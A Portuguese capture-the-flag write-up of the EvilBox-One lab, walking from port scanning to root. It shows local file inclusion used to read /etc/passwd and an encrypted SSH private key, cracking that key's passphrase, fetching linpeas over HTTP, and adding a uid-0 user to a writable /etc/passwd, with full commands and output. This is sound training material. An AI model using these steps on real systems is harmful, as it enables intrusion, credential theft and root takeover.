# *EvilBox-One*



-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----

#lfi #apache2 #feroxbuster #passwd #openssl #ssh2john #john

-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----

- Localizado diretório com uma página php suspeita
- Feito fuzz na página e descoberto um parametro com vulnerabilidade LFI
- Através da vulnerabilidade foi possivel obter a chave ssh de um dos usuarios
- Chave esta criptografa, utilizado as ferramentas ssh2john e john para descobrir a senha
- Após acesso foi descoberto que possuimos permissão de escrita no arquivo /etc/passwd
- Criado novo usuario “eldruin” com permissão de root

-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----x-----

# Enumeration


sudo masscan -p 1-65535 -i tun0 --rate=1000 192.168.115.212

```
└─$ sudo masscan -p 1-65535 -i tun0 --rate=1000 192.168.115.212
[sudo] password for eldruin:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-07-09 00:34:34 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 80/tcp on 192.168.115.212
Discovered open port 22/tcp on 192.168.115.212
```

└─$ sudo nmap -sCV -Pn -p 80,22 192.168.115.212

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 44:95:50:0b:e4:73:a1:85:11:ca:10:ec:1c:cb:d4:26 (RSA)
|   256 27:db:6a:c7:3a:9c:5a:0e:47:ba:8d:81:eb:d6:d6:3c (ECDSA)
|_  256 e3:07:56:a9:25:63:d4:ce:39:01:c1:9a:d9:fe:de:64 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Acessando a porta 80 temos a página padrão do Apache2




Então vamos tentar localizar outros diretorios ou arquivos no site

└─$ feroxbuster -u http://192.168.115.212 -w ~/wordlists/big.txt -x php,html,txt,xml

```
└─$ feroxbuster -u http://192.168.115.212 -w ~/wordlists/big.txt -x php,html,txt,xml

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.4.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://192.168.115.212
 🚀 Threads               │ 50
 📖 Wordlist              │ /home/eldruin/wordlists/big.txt
 👌 Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.4.0
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 $  Extensions            │ [php, html, txt, xml]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
200      368l      933w    10701c http://192.168.115.212/index.html
200        1l        2w       12c http://192.168.115.212/robots.txt
301        9l       28w      319c http://192.168.115.212/secret
403        9l       28w      280c http://192.168.115.212/server-status
200        0l        0w        0c http://192.168.115.212/secret/evil.php
200        4l        0w        4c http://192.168.115.212/secret/index.html
[####################] - 13m    208990/208990  0s      found:6       errors:81
[####################] - 8m     104495/104495  202/s   http://192.168.115.212
[####################] - 6m     104495/104495  268/s   http://192.168.115.212/secret
```

Interessante, achamos um diretorio “secret” com uma página “evil.php”. Vamos acessá-la

```
└─$ curl -v http://192.168.115.212/secret/evil.php
*   Trying 192.168.115.212:80 ...
* Connected to 192.168.115.212 (192.168.115.212) port 80 (#0)
> GET /secret/evil.php HTTP/1.1
> Host: 192.168.115.212
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 09 Jul 2022 00:50:33 GMT
< Server: Apache/2.4.38 (Debian)
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 192.168.115.212 left intact
```

Infelizmente ela não trouxe nada, vamos fazer uma busca por parametros
└─$ wfuzz --hw 0 -c -w /usr/share/wfuzz/wordlist/general/common.txt http://192.168.115.212/secret/evil.php?FUZZ=/etc/passwd

```
└─$ wfuzz --hw 0 -c -w /usr/share/wfuzz/wordlist/general/common.txt http://192.168.115.212/secret/evil.php?FUZZ=/etc/passwd
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not wo
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.115.212/secret/evil.php?FUZZ=/etc/passwd
Total requests: 953

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000183:   200        26 L     38 W       1398 Ch     "command"

Total time: 16.12855
Processed Requests: 953
Filtered Requests: 952
Requests/sec.: 59.08773
```

# Exploitation

Perfeito, vamos ver o que este parametro retorna
└─$ curl http://192.168.115.212/secret/evil.php?command=/etc/passwd

```
└─$ curl http://192.168.115.212/secret/evil.php?command=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

Ótimo, temos uma vulnerabilidade LFI.

Verificando melhor o arquivo encontramos os usuario “root” e “mowree”. Vamos enumerar melhor para buscar um ponto de entrada

└─$ curl http://192.168.115.212/secret/evil.php?command=/home/mowree/.ssh/id_rsa

```
└─$ curl http://192.168.115.212/secret/evil.php?command=/home/mowree/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E

uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEklzONt+x4AO6FmjFmR8RUpwMHurmbRC6
hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQMUTacjZZ8EJzoe
o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAlGAQfZjqsldugHjZ1t17mldb
+gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0tOFsuot
b7A9XTubgElslUEm8fGW64kX3×3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k
HtXTzdvDQBbgBf4h08qyCOxGEaVZHKaV/ynGnOv0zhlZ+z163SjppVPK07H4bdLg
9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/OnhtMKW+M948EgnY
zh7Ffq1KlMjZHxnIS3bdcl4MFV0F3Hpx+iDukvyfeeWKuoeUuvzNfVKVPZKqyaJu
rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLS+bD1
tHBy6UOhKCn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtlu9UrePLh/Xs
94KATK4joOIW7O8GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYWm
VD5pEdAybKBfBG/xVu2CR378BRKzlJkiyqRjXQLoFMVDz3I30RpjbpfYQs2Dm2M7
Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQlSi94IHXaPvl4vyCoPLW89JzsNDsvG8P
hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlfX8oeis3C1hCjqvp3Lth0QDI+7Shr
Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnGlRqMmJK+StmqR
IIk3DRRkvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5QfhO+V8WzbVzhP6+R
MtqgW1L0iAgB4CnTIud6DpXQtR9l//9alrXa+4nWcDW2GoKjljxOKNK8jXs58SnS
62LrvcNZVokZjql8Xi7xL0XbEk0gtpItLtX7xAHLFTVZt4UH6csOcwq5vvJAGh69
Q/ikz5XmyQ+wDwQEQDzNeOj9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
p1ia+meL0JVlLobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C
pwxoAe1tMmInlZfR2sKVlIeHIBfHq/hPf2PHvU0cpz7MzfY36×9ufZc5MH2JDT8X
KREAJ3S0pMplP/ZcXjRLOlESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa
i99+vYdwe8+8nJq4/WXhkN+VTYXndET2H0fFNTFAqbk2HGy6+6qS/4Q6DVVxTHdp
4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGLkS2I/
8kOVjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEiOVclUMT8iutAg8S4VA==
-----END RSA PRIVATE KEY-----
```

Ótimo, vamos baixar essa chave e tentar logar como o usuario mowree

```
┌──(eldruin㉿kali)-[~/brincadeiras/ctf/pg]
└─$ curl http://192.168.115.212/secret/evil.php?command=/home/mowree/.ssh/id_rsa > id_rsa
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1743  100  1743    0     0   5567      0 --:--:-- --:--:-- --:--:--  5586

┌──(eldruin㉿kali)-[~/brincadeiras/ctf/pg]
└─$ chmod 600 id_rsa

┌──(eldruin㉿kali)-[~/brincadeiras/ctf/pg]
└─$ ssh mowree@192.168.115.212 -i id_rsa
The authenticity of host '192.168.115.212 (192.168.115.212)' can't be established.
ED25519 key fingerprint is SHA256:0×3tf1iiGyqlMEM47ZSWSJ4hLBu7FeVaeaT2FxM7iq8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.115.212' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```

Opa, não percebi que a chave estava encryptada. Então vamos recorrer ao bom e velho "john"
└─$ ssh2john id_rsa > enc_id_rsa
└─$ john enc_id_rsa -w=/home/eldruin/wordlists/rockyou.txt

```
└─$ ssh2john id_rsa > enc_id_rsa

┌──(eldruin㉿kali)-[~/brincadeiras/ctf/pg]
└─$ john enc_id_rsa -w=/home/eldruin/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn          (id_rsa)
1g 0:00:00:00 DONE (2022-07-08 20:56) 33.33g/s 42133p/s 42133c/s 42133C/s callum..breanna
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ok, agora vamos tentar novamente

```
└─$ ssh mowree@192.168.115.212 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ id
uid=1000(mowree) gid=1000(mowree) grupos=1000(mowree),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
mowree@EvilBoxOne:~$
```

HABEMUS SHELL \o/

# Post-Exploitation

Vamos pegar a primeira flag

```
mowree@EvilBoxOne:~$ ls
local.txt
mowree@EvilBoxOne:~$ cat local.txt
b5d7ca[redacted]
mowree@EvilBoxOne:~$
mowree@EvilBoxOne:~$
```

Alguns comandos básicos de enumeração não retornaram nada interessante

```
mowree@EvilBoxOne:~$ sudo -l
-bash: sudo: orden no encontrada
mowree@EvilBoxOne:~$ find / -perm -u=s 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/fusermount
mowree@EvilBoxOne:~$ getcap -r / 2>/dev/null
mowree@EvilBoxOne:~$
```

Um dos scripts de enumeração que mais gosto é o [linpeas](). Vamos upar ele na máquina e executá-lo

```
└─$ sudo python3 -m http.server
[sudo] password for eldruin:
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
...
```

```
mowree@EvilBoxOne:/tmp$ wget http://192.168.49.115:8000/utils/linpeas.sh
--2022-07-09 03:03:58--  http://192.168.49.115:8000/utils/linpeas.sh
Conectando con 192.168.49.115:8000... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 325334 (318K) [text/x-sh]
Grabando a: “linpeas.sh”

linpeas.sh                                                  100%[

2022-07-09 03:03:59 (489 KB/s) - “linpeas.sh” guardado [325334/325334]

mowree@EvilBoxOne:/tmp$ chmod +x linpeas.sh
```

Um dos resultados do script é interessante

```
[+] Hashes inside passwd file? ........... No
[+] Writable passwd file? ................ /etc/passwd is writable
[+] Credentials in fstab/mtab? ........... No
```

# Privilege Escalation

Então possuimos permissão de escrita no arquivo passwd, então podemos criar um novo usuario como root

Geralmente eu começo copiando uma das linhas do arquivo e alterando ela

root:x:0:0:root:/root:/bin/bash > eldruin:x:0:0:root:/root:/bin/bash

Porém precisamos colocar um password no lugar do “x”, para isso usamos o comando openssl

```
└─$ openssl passwd eldruin
IL7LYcCa2b9l6
```

Atualizamos a linha anterior
eldruin:IL7LYcCa2b9l6:0:0:root:/root:/bin/bash

E agora colocamos essa linha no final do arquivo
echo "eldruin:IL7LYcCa2b9l6:0:0:root:/root:/bin/bash" >> /etc/passwd

E com isso conseguimos logar com nosso novo usuario

```
mowree@EvilBoxOne:/tmp$ su eldruin
Contraseña:
root@EvilBoxOne:/tmp# id
uid=0(root) gid=0(root) grupos=0(root)
root@EvilBoxOne:/tmp#
```

Agora é só pegar a última flag

```
root@EvilBoxOne:/tmp# cd /root
root@EvilBoxOne:~# ls
proof.txt
root@EvilBoxOne:~# cat proof.txt
10f286[redacted]
root@EvilBoxOne:~#
```